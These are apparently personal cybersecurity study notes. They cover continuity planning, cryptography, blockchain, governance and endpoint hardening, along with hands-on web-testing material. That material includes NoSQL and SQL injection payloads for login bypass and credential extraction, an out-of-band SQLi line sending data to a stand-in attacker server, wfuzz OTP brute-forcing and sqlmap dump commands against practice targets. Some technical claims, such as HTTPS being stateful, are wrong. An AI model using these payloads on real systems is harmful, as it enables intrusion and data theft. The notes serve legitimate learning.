- **Inputs** – criticality & sensitivity of assets, resource classification
- **Outputs** – strategies for Business Continuity & Recovery, Criticality Prioritization, RTO, RPO etc.
- RTO, RPO, MTD, WRT

Upstream losses are those you will suffer if one of your key suppliers is affected by a disaster.

Downstream losses occur when key customers or the lives in your community are affected.

Data Replication refers to the process of copying data from one location to another to ensure consistency and high availability.

Clustering – multiple redundant processing nodes that share data with one another.

- Active/Passive
- Active/Active

Power Redundancy:

[Dual Power Supplies, Managed Power Distribution Units(PDUs), Generators, Battery Backups and Uninterruptible Power Supplies(UPSs)]

IT Recovery Sites:

- **Fully Mirrored Site** – Fully redundant site, most expensive, highest availability.
- **Hot Site** – Site leased by a commercial vendor to your company for emergency purpose.
- **Warm Site** – Partially equipped premises with some or all required equipment.
- **Mobile Site** – Self contained units that can be transported.
- **Cold Site** – used aftermath of a disruption, cost effective sol_n. {takes 3-4 days}
- **Reciprocal Site** – make arrangements with another company/division.

Fundamentals of Cryptocurrency:

- Decentralization
- Blockchain
- Cryptography
- Consensus Mechanism {PoS, PoW, etc.}
- Immutable ledger – {records can't be changed}
- Digital Ownership & Transfer of assets

Stateful Application vs Stateless Application

Stateful Applications - {HTTPS}

- server stores information about the session or interaction state of a client.
- Server can keep track of the user's progress, history, and other relevant information.
- Challenges during the distribution of load across multiple servers.
- more secure
{FTP, Telnet were used}

Stateless Applications - {HTTP}

server doesn't maintain any session state, each request is treated independently.

CDN{Content Delivery Network}


Distribution is easy because each request are independent.

less secure
{DNS}

SSO(Single Sign On) - [under IAM]

Merkle Tree also known as Hash Tree is a data structure, provides an efficient & secure method to verify the content of large data structure.

- Generally stores hash values
- Advantage:
 - Efficient – allows us to prove data inclusion without revealing unnecessary details{Proof of Exclusivity}
 - Secure – hash pointers ensures data integrity & prevent tampering



Bitcoin is a distributed & decentralized digital currency, built on the foundation of Blockchain.

Blockchain is the technology behind cryptocurrencies

- Decentralized, distributed ledger
- Expanding list of transactional records(blocks), each block is linked by hashing
- Transactions can't be deleted or reversed
- **Types:**
 - **Public** – available to everyone.
 - **Private** – controlled by specific organization or authorised users
 - **Consortium** – controlled by preliminary assigned users
- Blockchain Components:
 - Node
 - Transaction
 - Block
 - Chain
 - Miners
 - Consensus
- How to Destroy Bitcoin -
 - 51% Attack
 - Quantum computing
 - Technological flaws

Sharding layer Function:

- Sharding is a scaling solution used in blockchain networks to improve throughput and scalability by partitioning the network into subsets called shard.

TCP Header

Source Port(16)		Destination Port(16)	
Sequence Number(32)			
Acknowledgement Number(32)			
Data Offset(4)	Result(3)	Flags(3)	Windows Size(16)
Checksum(16)		Urgent Pointer(16)	
Options			

TCP vs UDP:

TCP – Transmission Control Protocol

- Connection Oriented Protocol
- Slower
- Less Efficient
- Complex
- Doesn't support broadcasting
- has 20-60 bytes variable length header

UDP – User Datagram Protocol

- Datagram Oriented Protocol
- Faster
- More Efficient
- Simplex
- supports broadcasting
- 8 bytes fixed length header

Data Flow

- Simplex - One-directional
- Half Duplex – Bi-directional, but one at a time
- Full Duplex – Both can send data simultaneously

Burp Suite Shortcuts

- Ctrl+Shift+D = Dashboard
- Ctrl+Shift+T = Target Tab
- Ctrl+Shift+P = Proxy Tab
- Ctrl+Shift+I = Intruder Tab
- Ctrl+Shift+R = Repeater Tab

Patch – Our method for fixing software flaws.

Tokens:

- **Encoding Formats**
 - By Value Example - JWT
 - By Reference [Safer, can't be decoded or decrypted]
- **Types**
 - **Bearer Tokens**
 - Like cash, can be used by anyone, the sender is not verified
 - **PoP(Proof of Possession) Tokens**
 - like a credit card, sender need to present proof of ownership
 - **DPoP Access Token** send in the authentication header, using the keyword DPoP, must need additional token to prove ownership

JWT is a format.

{<https://jwt.io>}

[JSON Web Tokens]

- It has 3 parts & they are separated using dots(.)
 - Header

- Payload
- Signature

Oauth - [under IAM]

API Tools – {crAPI, Postman, Swagger, Burp Suite, JWT_Tool}

PHP Wrappers is additional code which tells the stream how to handle specific protocols/encodings.

- Example
 - [file://](#)
 - http://
 - ftp://
 - php://
 - zlib://
 - [data://](#)
 - glob://
 - ssh2://
 - etc.
- php://filter/convert-base64-decode/resource=[data://plain/text](#), {base64_value}
 - php://filter [Protocol Wrapper]
 - convert-base64-decode [filter]
 - resource= [Resource Type]
 - [data://plain/text](#) [Data Type]
 - base64_value [Encoded Payload]

UEFI(Unified Extensible Firmware Interface) Secure Boot ensures that only trusted software can be loaded during the boot process.

- Prevents attackers from loading malware or unauthorized software onto your system.

TPM(Trusted Platform Module) provides a secure location to store encryption keys, passwords, and digital certificates.

Dirty Cow (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel.

Botnet is a network of infected computers controlled by an attacker often used for launching attacks.

- ✓ Rooting and Jailbreaking are methods used to gain elevated privileges on mobile devices.

Rooting – gaining root access on an android device.

Jailbreaking is the process of bypassing a device's manufacturer restriction to install unauthorized software on the device.

- Gaining full access to an iOS device

Sideload – installing applications from sources other than the official app store.

- Android APK(Android Application Package) files, F-Droid is an installable catalogue of FOSS(Free and Open Source Software) applications for the android platform.

Typosquatting lures users to fake websites by registering domain names with common misspellings of legitimate ones.

Password Spraying attack involves an attacker using a single password to break into multiple target accounts. It is a type of brute-force attack.

- Traditional brute-force attacks target a single account with multiple possible passwords. A password spraying campaign targets multiple accounts with one password at a time.

Password Aging occurs when a system requires users to change their passwords at regular intervals for improved security.

Password Vaulting is a technique used to store passwords in a central location and protect them with encryption.

Wfuzz is a tool designed for bruteforcing Web Applications.

- It can be used for finding resources not linked directories, servlets, scripts, etc, bruteforce GET and POST parameters for checking different kind of injections (SQL, XSS, LDAP, etc), bruteforce Forms parameters (User/Password), Fuzzing, etc.
- FUZZ, ..., FUZZnZ - wherever you put these keywords wfuzz will replace them with the values of the specified payload.
- -d: Use post data {ex: "id=FUZZ&catalogue=1"}
- -u: Specify a URL for the request
- -H: Use header
- -X: Specify an HTTP method for the request
- -w: Specify a wordlist file
- --hc: Hide responses with the specified code

- -z: Specify a payload {ex: File, List, range, etc.}
- -e: List of available encodings {ex: binary_ascii, base64, urlencode, etc.}
- Usage:
 - wfuzz -z file,/usr/share/wfuzz/wordlist/general/common.txt -hc 404 <http://192.168.1.202/FUZZ>
 - wfuzz -d '{"email":"abc@gmail.com", "otp":"FUZZ", "password":"Newpass1"}' -H "Content-Type":"application/json" -z file, {wordlist_path} -u {url} -hc 500

FFmpeg is the leading multimedia framework, able to decode, encode, transcode, mux, demux, stream, filter, and play pretty much anything that humans and machines have created.

- -vn / -an / -sn / -dn : can be used to skip inclusion of video, audio, subtitle and data streams.
- -f : Force input or output file format.
- -t : Time duration, can be used with both input/output
- Examples:
 - Convert an input media file to a different format -
 - ffmpeg -i input.avi output.mp4
 - Pull audio from video files -
 - ffmpeg -i input.mp4 output.mp3
 - Screenshot at every 30 sec -
 - ffmpeg -i input.mp4 -r 1/30 image%d.jpg

NoSQL Injection – Here, we will focus on MongoDB. Although there are other NoSQL solutions, the principles about injection attacks in MongoDB can be applied to any NoSQL database.

- **2 Main Types:**
 - **Operator Injection** – Even if we can't break out the query like SQL, but we can use NoSQL query operators to manipulate the query's behaviour.
 - **Syntax Injection** – This occurs when you can break the NoSQL query syntax, enabling you to inject your own payload. This methodology is similar to SQL injection.

Operator Injection:

- \$ne = not equal
- \$lt = less than
- \$gt = greater than
- \$nin = not in
- \$regex

- Examples:
 - `user[$ne]=xxxx&pass[$ne]=yyyy`
 - `user[$nin][]=admin&pass[$ne]=xxxx`
 - `user[$nin][]=admin&user[$nin][]=john&pass[$ne]=xxxx`
 - `pass[$regex]=^.{8}$` [it checks whether the pass is of length 8 or not]
 - `pass[$regex]=^a.....$` [checks this 8 length of pass starts from 'a' or not]
 - To guess the full password, try payloads in Intruder{Burpsuite}

Syntax Injection:

- ' is the character used to test for injection in both SQL & NoSQL solutions
- rare to find

SQL Injection – Vulnerability that consists of an attacker interfering with the SQL queries that an application makes to a database.

Types of SQLi:

- **In-Band(Classic) SQLi** – Attacker's can launch the attack and obtain results through the same communication channel.
 - **Error Based SQLi** – Get information about the database, its structure, and its data from error messages.
 - Eg.- Use '(single quote) OR "(double quote) to check the errors
 - **Union Based SQLi** – Combine the results from a legitimate query with those from our attack to extract data
 - Eg.- `SELECT Email,RegistrationDate FROM Users WHERE ID='159' UNION SELECT ProductName, ProductDescription from Products`
- **Blind(Inferential) SQLi** – Rely on a change of behaviour with the database in order to re-construct information. Used when data doesn't get transferred back to the attacker
 - **Time Based SQLi** – uses timed delays
 - Eg.- `SELECT * FROM Products WHERE ID='346' – SLEEP(10);`
 - **Boolean Based SQLi** – uses boolean conditions
 - Eg.- `https://url.co/v1/products/346'%20or%201=1;`
Or, `SELECT * FROM Products WHERE ID='346' or 1=1;`
- **Out-of-Band SQLi** – Exfiltrate data using a different channel than the request was made with
 - Can use HTTP, ie: Make an HTTP connection to send results to a different web server
 - Eg.- `SELECT * FROM Products WHERE id=346||UTL_HTTP.request('http://attacker-server-url.com/')(SELECT user FROM DUAL)) --`

SQLi Cheatsheet:

- <https://github.com/AdmiralGaust/SQL-Injection-cheat-sheet> {SQLi Cheatsheet}
- <https://www.invicti.com/blog/web-security/sql-injection-cheat-sheet/> {SQLi Cheatsheet}
- <https://portswigger.net/web-security/sql-injection/cheat-sheet> {SQLi Cheatsheet}
- <https://portswigger.net/web-security/sql-injection/union-attacks> {UNION attacks}
- <https://portswigger.net/web-security/sql-injection/blind> {Blind Injections}

- <https://portswigger.net/web-security/sql-injection/examining-the-database> {Info Gathering}
- ‘ or “ {To check the errors and structure of the database}
- ‘ORDER BY 1-- {Determine the No. Of columns}
- admin’-- {bypass the things after ‘ because – works for the comments in SQL}
- ‘ or 1=1; --
- SELECT name FROM sqlite_master WHERE type='table' ORDER BY name;
{Query to list all tables in a SQLite Database}
- “sqlite_master” stores the schema for the database that contains columns type, name, tbl_name, rootpage, & sql.

Example:-

- We know that there are 9 columns in the table (from previous error based enumeration) & SQL query used by the application: `SELECT * FROM Products WHERE ((name LIKE '%' OR description LIKE '%') AND deletedAt is NULL) ORDER BY name;`
- What we would like for the query to look like: `SELECT * FROM Products WHERE ((name LIKE '%')) UNION SELECT [etc...]`
- Our payload looks like: `'')) UNION SELECT name,name,name,name,name,name,name,name,name,name FROM sqlite_master WHERE type='table' --`
- Which will result in this query: `SELECT * FROM Products WHERE ((name LIKE '%')) UNION SELECT name,name,name,name,name,name,name,name,name,name FROM sqlite_master WHERE type='table' --`
- If we know there is id, email and password columns in the Users table, payload will be: `abcdef')) UNION SELECT id,email,password,null,null,null,null,null,null FROM Users; --`

SQLmap: sqlmap is an open source penetration testing tool, that automates the process of detecting and exploiting SQL injection flaws and taking over database servers. Identifies vulnerable parameters.

- -u {Target URL}
- --data= {Data string to be sent through POST (e.g. “id=1”)}
- --cookie= {Cookie header value (e.g. “PHPSESSID=a8d127e..”)}
- -p {Testable parameter}
- --dbs {Enumerate databases}
- --tables {Enumerates database tables}
- --columns {Enumerates database table columns}
- --batch {Use the default behaviour, Never ask for user input}
- --threads {1-5, to increase the speed}
- -D {database to enumerate}
- -T {database table(s) to enumerate}
- -C {database table column(s) to enumerate}
- --current-user {Retrieve DBMS current user}

- --technique
 - B: boolean-based
 - E: error-based
 - U: union-based
 - S: stacked queries
 - T: time-based
 - Q: inline queries
- --crawl {1-3}
 - depth 1: <https://example.com/data>
 - depth 2: <https://example.com/data/today>
 - depth 3: <https://example.com/data/today/news>
- Eg.-
 - sqlmap -u "<http://localhost/vulnerabilities/sqli> blind/" --cookie="PHPSESSID=wrgbkjbsdlnwlbgr; security=medium" --data="id=1&Submit=Submit" -p id --dbs
 - sqlmap -u "<http://localhost/vulnerabilities/sqli> blind/" --cookie="PHPSESSID=wrgbkjbsdlnwlbgr; security=medium" --data="id=1&Submit=Submit" -p id -D dvwa --tables --batch --threads 5
 - sqlmap -u "<http://localhost/vulnerabilities/sqli> blind/" --cookie="PHPSESSID=wrgbkjbsdlnwlbgr; security=medium" --data="id=1&Submit=Submit" -p id -T users --batch --threads 5 --dump
 - sqlmap --url <http://testphp.vulnweb.com/> --crawl 2 --batch --threads 5
 - sqlmap --url <http://testphp.vulnweb.com/> --batch --crawl 2 --threads 5 --dbs
 - sqlmap --url <http://testphp.vulnweb.com/> --batch --crawl 2 --threads 5 -D acuart --tables
 - sqlmap --url <http://testphp.vulnweb.com/> --batch --crawl 2 --threads 5 -T artists --dump
 - sqlmap -r req.txt --batch --threads 5 --current-user
 - sqlmap -r req.txt --batch --threads 5 --dbs
 - sqlmap -r req.txt -p blood_group --batch --threads 5 --dbs
 - sqlmap -r req.txt --batch --threads 5 -D blood --tables
 - sqlmap -r req.txt --batch --threads 5 -T flag --dump
 - 'req.txt' is the captured file of the vulnerable parameter from the burp suite

MobaXterm is the ultimate toolbox for remote computing. It provides all the important remote network tools (ssh, telnet, rdp, ftp, sftp ...) and Unix commands to Windows desktop, in a single portable exe file which works out of the box.

SASE (Secure Access Service Edge) is a technology used to deliver wide area network and security controls as a cloud computing service directly to the source of connection rather than a data center.

Firmware is the low level code or program embedded into hardware devices to help them to operate effectively.

Deception is a strategy to attract cyber criminals away from an enterprise's true assets and divert them to a decoy or trap.

[Honeypots, Honeynets, Honeyfiles, Honeytokens, Fake Telemetry]

Disk & File Encryption:

Full Disk and Partition Encryption – (Data at Rest Storage level)

- Encrypt whole disk or partition on disk
- Often performed by drive firmware(Self-encrypting)

Volume and File Encryption

- Often performed by OS/Software
- Usually requires file system support

Database Encryption [DBMS, SQL, tables, columns(fields), rows(records)]

- Database level encryption – page level encryption and decryption as data is moved from disk to memory
- Record level encryption – enforce fine-grained access controls to support compliance requirements for privacy/security [cell/column vs record level]

Salting – add a random value to each password when hashing it for storage.

- Prevents use of pre-computed hash tables.

Key Stretching – use additional round to strengthen keys

- makes attacker do more work, so slows down brute-force

Key Management:

Key Lifecycle

- Key Generation, Storage, Revocation, Expiration and Renewal

Key Length – range of key values is the keyspace

- Longer key bit length/larger keyspace protects against brute-force
- larger keys use more CPU/memory/power resources

Decentralized Key Management – each host or user account stores its own private key

Key Management System

- Key Management Interoperability Protocol(KMIP)
- Keys are generated & stored on a centralized server

Key Generation Challenges:

- Entropy and Random Number generation, Tamper-evident storage
- **TPM(Trusted Platform Module):** Cryptoprocessors implemented on CPU or motherboard
- **HSM(Hardware Security Module):** Cryptoprocessor in removable or dedicated hardware form
 - Reduced attack surface & temper-evident
- **Security Enclave:** Protect keys loaded in system memory

Key Escrow: keys can be backed up to protect against data loss, anyone with access to backup keys could impersonate the true key holder

- Escrow backup – placing archived keys with a trusted third party
- M-of-N Control – key recovery processes can be protected by M-of-N Control
 - Split keys into multiple parts held by different key recovery agents

Software Defined Networking(SDN) – N/w functions are divided into three planes

1. **Control Plane** – decisions about how traffic should be prioritized, secured, and where it should be switched.
 2. **Data Plane** – handles the switching and routing of traffic and imposition of security access controls.
 3. **Management Plane** – monitors traffic conditions & n/w status
- ‘Data Plane ’ services manages by a ‘Control Plane’ device and monitored by a ‘Management Plane’.
 - SDN is an important part of the latest automation and orchestration technologies
 - SDN architecture reduces complexity of enforcing security policy.
 - It enables fully automated deployment(provisioning) of n/w links, appliances and servers

DefectDojo is an open-source application security program that helps streamline the process of managing vulnerabilities and security testing.

Trivy is an open-source vulnerability scanner that helps identify security issues in containers and other artifacts.

- Docker scan:
 - `sudo trivy image -f json -o report.json docker_name`

Bandit is a tool designed to find common security issues in python code.

- `bandit -r file_path -f json -o output.json`

SSTV is an amateur radio data mode that allows you to send and receive images over the airwaves.

QSSTV is a program that allow users to receive and transmit slow-scan television (SSTV) and ham radio digital radio modes (HAMDRM).

DTMF Decoder is typically used in telephone systems to detect DTMF tones in the incoming signal and convert them to actual digit.

- <https://www.dtmf.netlify.app>

Application Security Testing Methods:

SAST (Static Application Security Testing)

- Scan source code without executing it to identify early vulnerabilities.
- SAST is a white-box testing method that provides full access to the application.

DAST (Dynamic Application Security Testing)

- Tests applications while they're running to identify runtime issues.
- DAST is a block-box testing method that highlights external vulnerabilities.

IAST (Interactive Application Security Testing)

- This involves interacting with the application to test its security, either through a web interface or a tool that simulates user input.
- Combines aspects of SAST and DAST to provide real-time analysis. There are two types of IAST approaches: active and passive. Active IAST used two components, one to generate attack scenarios and one to monitor the application's behaviour. Passive IAST used single sensor to monitor the application's behaviour without simulating attacks.

RASP (Runtime Application Self-Protection)

- This is a new security test that protects an application in real-time from cyberattacks.

Threat Feeds – real time, continuously updated sources of information about potential threats and vulnerabilities.

- Provide timely information and context about new threats.
- Open Source & proprietary threat feeds – IBM X Force, Mandiant, etc.
- Information Sharing & Analysis Centres (ISACs)
- Open Source Intelligence – Search Engines, blogs, forums, social-media, dark web

Threat Hunting & Intelligence:

- In threat hunting, the focus is on these tools to actively search for threats. In threat intelligence, the tools are used to gather and analyze information about potential threats.
- **Threat Hunting**
 - proactive process compared to reactive incident response
 - warning of new threat types, intelligence fusion & threat data
 - **Maneuver** – awareness that threat actor might take countermeasures

Main parameters of API Testing

- **Query Parameters** – These are the most common type of parameter and are separated from other parameters by a question mark.

- **Path Parameters** – These are baked into the URL path, such as /users/{userId}
- **Header Parameters** – These are components of the HTTP request header and are often related to authorization.
- **Request body parameters** – These are included in the request body and are used to send and receive data.
- **Authorization** – This header contains authentication credentials or tokens to ensure secure access.

Kali using Tornet(VPN):

- sudo apt install tor
- sudo systemctl start tor
- sudo systemctl status tor
- sudo pip install tornet
- Go to Browser -> Settings -> Network Settings -> Choose Manual proxy configuration
 - SOCKS Host = 127.0.0.1 & Port = 9050
 - tick the “SOCKS v5” & tick “Proxy DNS when using SOCKS v5”
 - Then, Save it.
- sudo tornet -interval 3 -count 0 {change Ip in every 3 sec for indefinite time}

Evaluation Scope refers to the product, system, or service being analysed for potential security vulnerabilities.

Supply Chain Attack – potential risks and weaknesses introduced into products during their development, distribution, and maintenance lifecycle.

- Dependency analysis & SBOM(s/w bill of materials) tools

Secure Baseline – collection of standard configurations and settings for OS, n/w devices, s/w, cloud instances, patching and updates, access controls, logging, monitoring, password policies, encryption, endpoint protection, and many others.

- Center for Internet Security(CIS)
- Security Technical Implementation Guides(STIGs)
- Tools – [Puppet, Chef, Ansible]

Benchmarks – scanning for lack of controls, improper configuration

SCAP(Security Content Automation Protocol) is language to enable scanners to load configuration benchmarks and scan for deviations.

- Tools: OpenSCAP, CIS-CAT Pro, SCAP Compliance Checker(SCCP)

Wi-Fi Authentication & Encryption:- Wireless N/w Installation Considerations -

- Wireless Access Point(WAP) Placement
- Site Surveys and Heat Maps

Wireless Encryption – [Open, WEP, WPS, WPA, WPA2, WPA3]

- Device Provisioning Protocol(**DPP**) “Easy Connect” to replace WPS.
- WPA3 – Enhanced Open, Simultaneous Authentication of Equals(**SAE**) replace the Pre-Shared Key(PSK) feature of WPA2.
- WEP – Wired Equivalent Privacy, WPS – Wifi Protected Setup, WPA – Wifi Protected Access

Web Filtering – Block users from accessing malicious or inappropriate websites

- Enforce compliance with acceptable use, Block malware, Block rules, Protection from Phishing attacks, URL scanning, Content categorization, etc.

Endpoint Security:

Endpoint Protection:

- Segmentation
- Isolation
- Disk Encryption
- Antivirus & Antimalware
- Patch Management

Advanced Endpoint Protection:

- Endpoint Detection and Response(EDR)
- Extended Detection and Response(XDR)
- Host-based Intrusion Detection/Prevention System(HIDS/HIPS)
- User Behaviour Analytics(UBA)/User and Entity Behaviour Analytics(UEBA)

Endpoint Configuration:

- Principle of least privilege
- Access Control Lists
- File System Permissions
- Application Allow list and Block lists
- Monitoring
- Configuration Management
- Group Policy
- SELinux(Security Enhanced Linux)

Hardening Techniques:

- Protecting Physical Ports
- Host-based Firewall and IPS
- Endpoint Protection
- Changing Defaults
- Removing unnecessary Software

Hardening Specialized Devices:

ICS/SCADA -

- strict network segmentation
- robust authentication
- unidirectional gateways(or data diodes) – limit data flow to one direction

Mobile Device Hardening:

Mobile Hardening Techniques – Mobile devices are more prone to physical loss or theft.

- Mobile Device Management(MDM)
- Full Device and External Media Encryption
 - In iOS, Data protection encryption is enabled automatically when you configure a password lock on the device. Emails data and any apps using the “Data Protection” option are subject to a second round of encryption.

Deployment Models:

- Bring Your Own Device(BYOD)
- Corporate Owned, Business Only(COBO)
- Corporate Owned, Personally Enabled(COPE)
- Choose Your Own Device(CYOD)

Location Services:

- Global Positioning System(GPS)
- Indoor Positioning System(IPS)
- Geofencing
- GPS Tagging(e.g.- EXIF data)
- primary concern of location services is privacy

Testing & Training:

- Tabletop – facilitator presents a scenario, doesn’t involves live systems
- Walkthroughs – responders demonstrate response actions
- Simulations – red team performs a simulated intrusion
- Playbooks – collection of critical actions generally associated with SOC

Replay Attack – resubmitting or guessing authorization tokens

- replay cookie to obtain authenticated session

Forgery Attacks – Cookie hijacking and session prediction

Client-Side/Cross-Site Request Forgery(CSRF/XSRF) is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intent to perform.

- passes a URL to another site where the user has an authenticated session

Server Side Request Forgery(SSRF)

- cause a server to make API calls or HTTP requests with arbitrary parameters
- weak authentication/access control between internal services
- weak input validation and faults in request parsing

Directory Traversal

- Obtain access to files outside website root directory
- Canonicalization attack and percent encoding

Command Injections – cause server to run OS shell commands

Web Server Logs - Error Logs, Traffic Logs, Status Codes, HTTP Headers

Change Management:-

- Systematic approach that manages all changes made to a product/system
- ensures that methods and procedures are used to handle changes efficiently and effectively.
- Helps minimize risks associated changes
- ensures changes do not negatively impact security, availability, or performance.
- {Stakeholder inputs, Change review board, Impact analysis, Test results, Rollout Plans, Backout plans, Maintenance Window}

Allowed and Blocked Changes -

- allow lists help streamline change management by reducing the time and effort required for trusted changes.
- Deny lists includes blocked software, hardware, and specific change types.
- Allow and deny lists also refer to technical controls that exist in different contexts such as access controls, firewall rules, and software restriction mechanisms.

Restarts, Dependencies, and Downtime – typically have a direct impact on business operations

- Dependencies complicate changes because a service restart in one area may significantly impact another.
- Primary goal of change management is to minimize these disruptions
- Process includes communication requirements designed to inform/update stakeholders
- Legacy Systems & Applications
 - Often critical to business function and difficult to manage.
 - Legacy features often have compatibility issues when implementing changes.

Documentation and Version Control -

- Assessing how a change impacts existing policies, procedures, documentation and diagrams is essential, and change management plans should include provisions requiring updates to these documents as part of the implementation.
- Version Control – Historical record of changes
 - Tracking and Controlling changes to documents, diagrams, codes, or other important data.

Automation and Orchestration:-

Automation and Scripting – Critical tools in modern IT operations, streamline processes, enhance security, improve efficiency, enforce security policies, reduce the risk of human error, reduce implementation time, provide clear audit trails.

Automation and Orchestration Implementation -

- Enhance efficiency by enabling repetitive tasks to be performed quickly and consistently.
- Mitigate operator fatigue
- Orchestration enhances the impact of automation by coordinating automated tasks across different systems and software tools.
- Security Automations, DevOps, Important Considerations – {Complexity, Costs, Single point of failure, Technical Debt, Ongoing support}

Vendor Management:-

Vendor Selection – systematically evaluate and assess potential vendors to minimize risks associated with outsourcing or procurement

- Third Party Vendor Assessment – Critical component of GRC
 - Vendor assessment provide evidence of due diligence
- **Conflict of Interest** – when an individual or organization has competing interests or obligations that could compromise their ability to act objectively, or in the best interest of the organization.

Vendor Assessment Methods:

- Evidence of Internet Audits, Independent Assessment, Penetration Testing, Supply Chain Analysis, Right-to-Audit Clause

Vendor Monitoring – Continuously evaluating vendors to ensure ongoing adherence to security standards, compliance requirements, and contractual obligations.

Legal Agreements:

- Initial Agreements
 - Memorandum of Understanding(MOU), Memorandum of Agreement(MOA), Non Disclosure Agreement(NDA), Business Partnership Agreement(BPA), Master Service Agreement(MSA)
- Operational/Performance Agreements
 - Service Level Agreement(SLA), Statement of Work(SoW)/Work Order(WO)
- Expectations
 - Rules of Engagement(RoE)

RoE(Rules of Engagement) is a document that gives permission to a penetration tester. It provides detailed guidelines and constraints regarding the execution of Information Security testing.

SLA(Service Level Agreement) is an agreement between CSP(Cloud service provider) & CSC(Cloud service customer).

MOU/MOA(Memorandum of Understanding/Agreement):

Some organizations seeking to minimize downtime and enhance BC & DR capabilities will create agreements with other, similar organizations. They agree that if one of the parties experiences an emergency and cannot operate within their own facility, the other party will share its resources and let them operate within theirs in order to maintain critical functions. These agreements often even include competitors, because their facilities and resources meet the needs of their particular industry.

These operations are called joint operating agreements(JOA) or MOA or MOU.

Data Classification & Compliance:

Data Types – Categorizing or classifying data based on its inherent characteristics, structure, and intended use

- Regulated data, Trade secrets, Intellectual property, Legal and Financial data, ...

Data Classification – identifying the importance and associated protections required to protect different types of data, typically defined in 3 levels

Data Sovereignty – A legal jurisdiction restricting processing and storage of data on systems that do not physically reside within that jurisdiction.

Geographical Considerations – Organizations must ensure data remains within a designated boundary.

- Access Controls to validate a user's geographic location.

Privacy Data – Personally identifiable or sensitive information associated with an individual's personal, financial, or social identity.

- Data that could infringe upon an individual's privacy rights, if exposed or mishandled.
- Data protection and privacy laws safeguard both data types
- Privacy data is closely associated with the rights of individual's to control the use and disclosure of their personal information.
- Individuals have the right to access, correct, and request the deletion of their privacy data.

Legal Implications:

- Protecting privacy data carries significant local, national, and global legal implications.
- Many countries have specific privacy laws and regulations that dictate how personal data should be handled within their jurisdiction.
- The General Data Protection Regulation (GDPR) in the European Union has a substantial impact globally by setting high privacy and data protection standards.
- GDPR applies to organizations that process the personal data of EU residents, regardless of their physical location.

Roles and Responsibilities:-

Data Governance Roles – {Owner, Controller, Processor, Custodian}

- **Data Controller** – same as data owner when a true data owner does not exist
- **Data Processor** – An entity works under the direction of owner/controller such as IT department
- **Data Custodian** – Role(in IT) that handles data daily
- Data Controller and Data Processor both roles are responsible for ensuring personal data protection in compliance with data protection laws and regulations.

Right to be Forgotten – grants 'data subject' the right to request the deletion of their personal data under certain circumstances

- Fundamental principle outlined in the GDPR

Ownership of Privacy Data:

- It is not easy to attribute traditional notions of ownership to privacy data.
- Many data protection laws place the emphasis on protecting the data subject

Data Inventories and Retention:

- Detailed record of personal data being collected, processed, and stored.
- Retain personal data only for as long as necessary to fulfill the intended purpose or as required by law.

Conduct Policies:

- Operational policies include credential management, data handling, incident response and those governing employee conduct and respect for privacy.
- Acceptable Use Policy, Code of Conduct, Clean Desk Policy, Social Media Use and Analysis, Use of personally owned devices

User and Role-based Training

- Untrained users represent a serious vulnerability because they are susceptible to social engineering and malware attacks and may be careless when handling sensitive or confidential data.
- Appropriate security awareness training needs to be delivered to employees at all levels, including end users, technical staffs and executives.
- Training should be tailored to the audience and job role

Training Topics & Techniques

- Popular Techniques – {Computer based training, Gamification, Phishing Campaigns}
- Topics – {Situational Awareness, Reporting and Escalation Procedures, Policy/Handbooks, Insider Threat, Password Management, Removable Media and Cables, Hybrid/Remote Work Environments}

Security Awareness Training Lifecycle:

- Security Awareness Training practices should follow a lifecycle approach consisting of several stages:
 - [Assessment, Planning and Design, Development, Delivery and Implementation, Evaluation and Feedback, Ongoing Reinforcement, Monitoring and Adaptation]

Volatility 3 Framework:

- `vol -f memdump.mem{imagefile} windows.info{plugin}`
- `vol -f memdump.mem windows.mftscan.MFTScan > mftscan_out`
- `vol -f memdump.mem -o . windows.memmap -dump -pid 1612`

Windows.cmdline	Lists process command line arguments
windows.drivervmodule	Determines if any loaded drivers were hidden by a rootkit
Windows.filescan	Scans for file objects present in a particular Windows memory image
Windows.getsids	Print the SIDs owning each process
Windows.handles	Lists process open handles
Windows.info	Show OS & kernel details of the memory sample being analyzed
Windows.netscan	Scans for network objects present in a particular Windows memory image
Widnows.netstat	Traverses network tracking structures present in a particular Windows memory image.
Windows.mftscan	Scans for Alternate Data Stream
Windows.pslist	Lists the processes present in a particular Windows memory image
Windows.pstree	List processes in a tree based on their parent process ID

____Tryhackme Room: Linux File System Analysis____